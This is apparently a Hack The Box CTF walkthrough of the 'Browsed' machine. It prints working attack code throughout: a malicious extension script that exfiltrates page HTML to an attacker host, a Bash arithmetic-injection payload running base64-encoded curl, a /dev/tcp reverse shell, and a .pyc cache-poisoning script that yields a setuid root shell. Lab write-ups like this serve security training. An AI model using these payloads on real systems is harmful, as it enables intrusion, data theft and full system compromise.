- Platform: Hack The Box
- Link: Browsed
- Level: Medium
- OS: Linux
Browsed begins with the discovery of a browser extension upload functionality accepting ZIP archives. The analysis of a provided extension source files reveals the use of overly permissive <all_urls> privileges, suggesting the possibility of executing malicious extensions in a privileged browsing context. Further enumeration leads to the identification of an internal host running a Gitea instance. Inspection of the repository shows an application accessible only via localhost. By abusing a Bash arithmetic-expression injection vulnerability in a backend routine script, we achieve remote code execution and obtain an initial foothold on the system.
Post-exploitation enumeration then reveals a world-writable Python __pycache__ directory. Poisoning the cached bytecode of an imported module allows us to execute code as root when a sudo-permitted Python tool is invoked, ultimately resulting in full system compromise.
Scanning
nmap -p- --open -T4 -sCV -oA nmap/Browsed {TARGET_IP}
Results
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-24 20:55 EDT
Nmap scan report for 10.129.15.229 (10.129.15.229)
Host is up (0.10s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)

80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Browsed
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.50 seconds
Two open ports:
- 22 with SSH (
OpenSSH 9.6p1) - 80 with http (
nginx 1.24.0)
For an easier enumeration we add browsed.htb:
sudo echo "{IP} browsed.htb" | sudo tee -a /etc/hosts
Enumeration

Visiting http://browsed.htb/ we find a development website for browser extensions.

At http://browsed.htb/samples.html we have some extensions samples that we can download.

http://browsed.htb/upload.php leads to a page allowing us to upload our own extension in .zip format.
After downloading and extracting fontify.zip we obtain the source files of the extension.

content.js- This is the script injected into web pages, it runs inside the DOM of visited websites.manifest.js- It represents the configuration file of the extension. This file tells the browser the extension name, version, description, the permissions, etc.popup.html- When the user clicks the extension icon in the browser toolbar, this page opens. It usually contains buttons, settings panel, status display, etc.popup.js- The logic controlling the popup UI. It controls what happens when the user interacts with the popup, it handles button clicks, save settings in browser storage, etc.style.css- This is the visual styling defining how the popup UI looks.
Below is the content of manifest.json.
{
  "manifest_version": 3,
  "name": "Font Switcher",
  "version": "2.0.0",
  "description": "Choose a font to apply to all websites!",
  "permissions": [
    "storage",
    "scripting"
  ],
  "action": {
    "default_popup": "popup.html",
    "default_title": "Choose your font"
  },
  "content_scripts": [
    {
      "matches": [
        "<all_urls>"
      ],
      "js": [
        "content.js"
      ],
      "run_at": "document_idle"
    }
  ]
}
A few things stand out:
"<all_urls>"incontent_scripts: this means thatcontent.jsis injected into every website the browser visit. The extension not being limited implies that it can interact with:- the target website
- localhost services
- internal panels and possibly more
The extension has
"scripting"permission: In Manifest V3,"scripting"allows dynamic script injection through the extension APIs. It suggest that the application might:- execute attacker-controlled Javascript in the browser context.
- allow an uploaded extension to affect the pages visited by any user.
Manifest V3 (MV3) is the latest update to the Chrome extension framework defining how extensions are built, what APIs they can use, and how they run.
Let’s try to upload fontify.zip and observe the behavior of the application.
browsedinternals.htb
We get a sizable output from which we can confirm a few things.
- A real browser is being launched on the server side, our uploaded extension is being loaded into that browser instance.
DevTools listening on ws://127.0.0.1:32883/devtools/browser/df7ed2d2-8eb8-407c-96da-0240613da95b


- The browser is running from
/var/www. Various paths confirm it such as:
/var/www/.config/google-chrome-for-testing/
The web server user is launching chrome and its profile directory is inside /var/www.
- The uploaded extension is extracted into
/tmp/extension_*.
Cannot stat "/tmp/extension_69c3fd774d2e84.75489890/...."

This confirms that we have control over files that get written server-side and the extension loading happens from /tmp.
Additional host discovery
- The automated browser visits internal targets.
http://browsedinternals.htb/

http://localhost/

- The browser has network capability, outbound requests are allowed.
NetworkDelegate::NotifyBeforeURLRequest: http://clients2.google.com/time/1/current?

These findings suggest that uploading a malicious extension could lead to code execution on the server.
We replace the content of content.js as below, archive the files and submit the extension.
(async () => {
  try {
    const page = location.href;
    const body = document.documentElement.outerHTML;

    await fetch("http://YOUR_IP:PORT/log", {
      method: "POST",
      mode: "no-cors",
      body: JSON.stringify({
        url: page,
        html: body
      })
    });
  } catch (e) {}
})();
After a few seconds we get a response on our listener in the form of a POST request.

The extension was successfully loaded, executed inside the server-side Chrome instance while the browser is on http://browsedinternals.htb. We are also able to exfiltrate the full HTML back to our attack machine.
Going to http://browsedinternals.htb/ we find a Python application called MarkdownPreview in a Gitea instance.

In apsp.py we learn that this application “should only be accessible through localhost” at 127.0.0.1 on port 5000. The application also exposes different endpoints however only /routines accepts some input (routine ID).

First we verify that there is actually something running on port 5000 on the target.
(async () => {
  try {
    if (!location.href.startsWith("http://127.0.0.1:5000/")) {
      location.href = "http://127.0.0.1:5000/";
      return;
    }

    await fetch("http://YOUR_IP:PORT/log", {
      method: "POST",
      mode: "no-cors",
      body: JSON.stringify({
        url: location.href,
        html: document.documentElement.outerHTML
      })
    });
  } catch (e) {}
})();
After submitting the zip file we get a POST request on the listener confirming MarkdownPrevview is running on the target at 127.0.0.1:5000.

Vulnerable Bash script
The routines.sh script presents a clear vulnerability to a Bash arithmetic-expression injection because the user control input ($1) is used inside a numeric comparison:
if [[ "$1" -eq 0 ]]; then

In Bash, instances of -eq inside [[ ... ]] are treated as arithmetic expressions, not just plain numbers meaning when input such as below is supplied:
a[$(command)]
Bash tries to evaluate the arithmetic expression, and during the evaluation command substitution $(...) is executed. So instead of simply checking whether $1 equals 0, Bash ends up running commands.
This is not a bug, it is a Bash feature. It’s up to the developer to ensure proper input validation.
Initial Foothold
Let’s try to achieve command execution on the target via the injection vulnerability.
(async () => {
//Base64 encoded command "curl http://YOUR_IP:PORT/pwn"
  const b64 = "Y3VybCBodHRwOi8vMTAuMTAuMTQuOTM6ODAwMC9wd24K";

  const payload =
    `a[$(echo ${b64} | base64 -d | bash)]`;

  const target =
    "http://127.0.0.1:5000/routines/" +
    encodeURIComponent(payload);

  try {
    await fetch(target);
  } catch (e) {}
})();
On the listener we get a response as a GET request confirming we have command execution on the target.

We only need to replace the value of b64 with a reverse shell command now:
echo "bash -c 'bash -i >& /dev/tcp/YOUR_IP/PORT 0>&1'" | base64
After submitting the zip file we get a shell as larry.

The user flag is readable at /home/larry/user.txt.
Privilege Escalation
We run sudo -l to check the sudo privileges.

The user larry can run /opt/extensiontool/extension_tool.py as root without the root password.
The script /opt/extensiontool/extension_tool.py does a few different things:
- it loads an extension from
/opt/extensiontool/extensions/<name>/. - validates
manifest.json. - optionally rewrite
manifest.jsonwhen--bumpis used. - optionally create a zip in
/opt/extensiontool/temp/<basename>.
With LinPEAS we discover that /opt/extensiontool/__pycache__ is writable by everyone.
A world-writable __pycache__ directory allows attackers to inject malicious Python bytecode that may be executed by privileged processes during module import, possibly leading to arbitrary code execution and privilege escalation.

When /opt/extensiontool/extension_tool.py is executed it needs to resolve the module extension_utils which is where the import system kicks in. Python will:
- look for the source file
extension_utils.pyin the same directory or insys.path. In our case Python finds it at/opt/extensiontool/extension_utils.py. - then it checks for the compiled cache
/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc(the running python version on the target is3.12.3). At this point additional checks are executed:- Is the cache valid?
- Does the timestamp match?
- Does the size match?
- Is the python version correct?
If the checks are passed -> Python loads the .pyc file.
If not -> Python recompiles from the .py source.

Since __pycache__ is world writable, we can replace the actual .pyc file with a malicious one. Because the source file exists we have to convince Python that the cache is valid (meaning it has to pass all the checks).
If the source file
extension_utils.pywas missing, then Python would have performed what is called asourceless import. In that case it directly loads and executes the.pycfile. There is no timestamp comparison, no file-size comparison and no recompilation. However, even in that case Python still requires: the correct module filename, python version, and a valid bytecode structure.
We use the script below.
cat << 'EOF' > /tmp/poison.py
import os
import py_compile
import shutil
import sys

ORIGINAL_SRC = "/opt/extensiontool/extension_utils.py"
MALICIOUS_SRC = "/tmp/extension_utils.py"

TARGET_PYC = "/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc"

stat = os.stat(ORIGINAL_SRC)
target_size = stat.st_size

payload = 'import os\ndef validate_manifest(path): os.system("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash"); return {}\ndef clean_temp_files(arg): pass\n'

# Padding with comments to match the exact size of the original file
padding_needed = target_size - len(payload)
payload += "#" * padding_needed

with open(MALICIOUS_SRC, "w") as f:
    f.write(payload)

# Timestamps synchronization
os.utime(MALICIOUS_SRC, (stat.st_atime, stat.st_mtime))

# Compilation
py_compile.compile(MALICIOUS_SRC, cfile="/tmp/malicious.pyc")

# File injection
if os.path.exists(TARGET_PYC):
    os.remove(TARGET_PYC)
shutil.copy("/tmp/malicious.pyc", TARGET_PYC)
print("[+] Poisoned .pyc injected successfully")
EOF

We execute the script to inject the malicious .pyc file.
python3.12 /tmp/poison.py
We execute extension_tool.py in order to load our malicious file.
sudo /opt/extensiontool/extension_tool.py --ext Fontify
Finally we spawn a root shell.
/tmp/rootbash -p